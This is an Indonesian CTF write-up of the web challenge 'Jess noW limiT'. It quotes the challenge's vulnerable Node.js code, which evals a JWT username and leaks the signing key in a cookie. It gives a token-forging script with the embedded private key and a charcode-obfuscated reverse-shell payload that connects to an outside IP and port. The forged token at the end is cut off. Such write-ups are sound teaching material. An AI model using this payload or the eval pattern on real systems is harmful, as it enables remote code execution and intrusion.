
Boys Who Cry

kosong
nyxsorcerer
Linz

Daftar Isi

WEB

Jess noW limiT (746 pts)



Jess noW limiT

746


http://103.145.226.170:3031/

Author: IMaddiXI#1834

Diberikan file attachments dengan source code dari aplikasi tersebut

middleware/auth.js

```
const jwt = require('jsonwebtoken');
const fs = require('fs');
```



```
const path = require('path');
const getToken = require('../utils/getToken');

const secretKey = fs.readFileSync(path.resolve(__dirname,
'./secret.key'));
const pubkey = fs.readFileSync(path.resolve(__dirname,
'./secret.key.pub'));

const verifyToken = (req, res, next) => {
 let token = getToken(req);

 try {
   if (!token) {
     const newToken = jwt.sign({ user: 'Jess noW limiT' }, secretKey, {
algorithm: 'RS256' });
     res.cookie('token', newToken);
     res.cookie('pub',
`${Buffer.from(pubkey).toString('base64')}:${Buffer.from(secretKey).toSt
ring('base64')}`);
     token = newToken;
   }

   const decoded = jwt.verify(token, secretKey, { algorithms: ['RS256']
});
   req.user = decoded;
   return next();
 } catch (_) {
   return res.status(401).send('<h1>Invalid Token</h1>');
 }
};

module.exports = verifyToken;
```

Pada source code tersebut aplikasi akan membuat cookie token berisikan jwt dan pub akan membuat cookie dengan berisikan public key dan private key yang di encode ke base64 dengan delimiter “:”


routes/index.js

```
/* eslint-disable no-eval */
const express = require('express');
const verifyToken = require('../middleware/auth');

const router = express.Router();

router.get('/', verifyToken, async (req, res) => {
 try {
   const { user } = req.user;

   if (user.match(/syn|dir|file|read|fs|spawn/gi)) {
     throw new Error();
   }

   res.render('index', { user: eval(`'Welcome ${user}'`) });
 } catch (_) {
   res.render('index', { user: 'Error' });
 }
});

module.exports = router;
```


Pada routes tersebut username kita akan dilakukan eval, langsung saja kita buat generator cookies nya.

gen.js


```
const jwt = require('jsonwebtoken');
const { argv } = require('process');

let pub =
"LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlHZk1BMEdDU3FHU0liM0RRRUJBUVVBQTR
HTkFEQ0JpUUtCZ1FEQXBqbitqM0pPTEVocTNiR1VvbWRDYUdBZAo2OUNxZncyV1AzNjB2bXd
IOHFJQ29rYjM1SDd4d05YdHFNZ011TW5QTjY2R3ZYR2ZpR1VTd1FUajlNSlIvRE4vCmFqN2J
0ZmFuTkZZM1gzS2VjSFA1cXd0NlE2ZHVxMHJFc2FVZ1dXTEcrY2VlL3BqYS9rNWRmOElYb2F
3ZFgvNDIKWXNHbmE0bVlxeDFBbDFDUXFRSURBUUFCCi0tLS0tRU5EIFBVQkxJQyBLRVktLS0
tLQo=:LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlDWEFJQkFBS0JnUURBcG
puK2ozSk9MRWhxM2JHVW9tZENhR0FkNjlDcWZ3MldQMzYwdm13SDhxSUNva2IzCjVIN3h3Tl
```



```
h0cU1nTXVNblBONjZHdlhHZmlHVVN3UVRqOU1KUi9ETi9hajdidGZhbk5GWTNYM0tlY0hQNX
F3dDYKUTZkdXEwckVzYVVnV1dMRytjZWUvcGphL2s1ZGY4SVhvYXdkWC80MllzR25hNG1ZcX
gxQWwxQ1FxUUlEQVFBQgpBb0dBYWF5RTBXTUVNMmRORGZtdmlEV1JhTGJ5U2xkcExhemwyZz
NZUmZMU05ZWGRZbzU3V1Uwb2FSbjYveE4vCk1LTklaL2RHTDdqSkU5WndndG9JQWJibnc3ZH
Q2M0RJaHRRQmJ1STJFbnhWbnBsb3U5S0d1S2FiV2NRMTYwSUMKbUMxM0JNcCtQUm1LeXJ1Y2
s1eHBvSTQyT0MrRzlkMVFpcTNHWFFtZXNmbXhVN1VDUVFEZXFaSkFtd0J4TzQxKwpHMDhpcH
Awc3c0cFBpYVczNEhPNmNiNVl0bi9KZE9xQkVWMW9xWGErVUcwdC84SDRwallib3BYS1JWY3
lTdXRRCnhJT1ZTajZMQWtFQTNYNUl3Q0h5Zm5tTTh4bzVHSWNpNC9pRmNEMStkSnJZOWltVG
sxV0ttMjJ4S2ZPRjFHY3UKdGIwZ2kxRnRuODErV0ZiR1ptOVdyaWM4U2kwaGh5cm9Hd0pCQU
5QU0tXb0FpdmtUbUR0aHEzVGhZQ0RYbk5weApyZzh4SGFjKzBiLy9UYTNPNWRBSFB2OTBSNX
hoVXB3eDlNdWhBMVJpNVhEWmFreFQ3V3lXcGo3OXRHVUNRQy9jCjVEZXdua2c2Vi8wSWc2SU
xRYnpscldBdHlhL0U3bkZ6VnBLVi81Zkt3bWdBV2NFbWN1K082UU55R3pCWEphQk4KVUI0K2
5RcVJLL1FUZ0pWRzdsVUNRRnhzYmdFWld4VjAwNmVMMmRUbDJlSldrelowSE9aUnFBM3V4Sl
ZhNmdrbAowQndWRm8wQk1kdGxoTEV1YllEcS9uNkRaaGs1aG1PamhXcTQ4bGJJeXV3PQotLS
0tLUVORCBSU0EgUFJJVkFURSBLRVktLS0tLQo=".split(":")
const publ = Buffer.from(pub[0], 'base64').toString("ascii")
const priv = Buffer.from(pub[1], 'base64').toString("ascii")
console.log(jwt.sign({ user: argv[2] }, priv, { algorithm: 'RS256' }));
```




```
$ node gen.js
"'+eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,1
14,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114
,32,115,112,97,119,110,32,6
1,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,11
4,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,
61,34,49,57,50,46,51,46,56,49,46,49,55,48,34,59,10,80,79,
82,84,61,34,49,50,51,52,34,59,10,84,73,77,69,79,85,84,61,34,53,48,4
8,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,1
05,110,103,46,112,114,111,116,111,116,121,112,101,46,99,1
11,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,105
,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,
116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,
32,61,32,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114
,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,1
02,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10
,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84
,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,6
1,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,
40,41,59,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,10
1,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,102,117,110,99,116,
105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,32,118,9
7,114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47
,115,104,39,44,91,93,41,59,10,32,32,32,32,32,32,32,32,99,108,105,10
1,110,116,46,119,114,105,116,101,40,34,67,111,110,110,101
,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,99,10
8,105,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,
110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,1
00,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,1
0,32,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112
,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,
32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,1
17,110,99,116,105,111,110,40,99,111,100,101,44,115,105,103,110,97,1
08,41,123,10,32,32,32,32,32,32,32,32,32,32,99,108,105,101
,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,
101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,125,41,59,10,
32,32,32,32,125,41,59,10,32,32,32,32,99,108,105,101,110,1
16,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116
,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,32,115,101,11
6,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,7
9,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,5
9,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))+'"
```




```
➜  Jess noW limiT node gen.js "'+eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,6
1,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,57,50,46,51,46,56,49,46,49,55,48,34,59,10,80,79,
82,84,61,34,49,50,51,52,34,59,10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,1
11,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,
32,61,32,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10
,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,61,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,
40,41,59,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,32,118,9
7,114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,67,111,110,110,101
,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,1
00,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,
32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,110,40,99,111,100,101,44,115,105,103,110,97,108,41,123,10,32,32,32,32,32,32,32,32,32,32,99,108,105,101
,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,125,41,59,10,32,32,32,32,99,108,105,101,110,1
16,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,7
9,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))+'"
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiJytldmFsKFN0cmluZy5mcm9tQ2hhckNvZGUoMTAsMTE4LDk3LDExNCwzMiwxMTAsMTAxLDExNiwzMiw2MSwzMiwxMTQsMTAxLDExMywxMTcsMTA1LDExNCwxMDEsNDAsMzksMTEwLDEwMS
wxMTYsMzksNDEsNTksMTAsMTE4LDk3LDExNCwzMiwxMTUsMTEyLDk3LDExOSwxMTAsMzIsNjEsMzIsMTE0LDEwMSwxMTMsMTE3LDEwNSwxMTQsMTAxLDQwLDM5LDk5LDEwNCwxMDUsMTA4LDEwMCw5NSwxMTIsMTE0LDExMSw5OSwxMDEsMTE1LDExNSwz
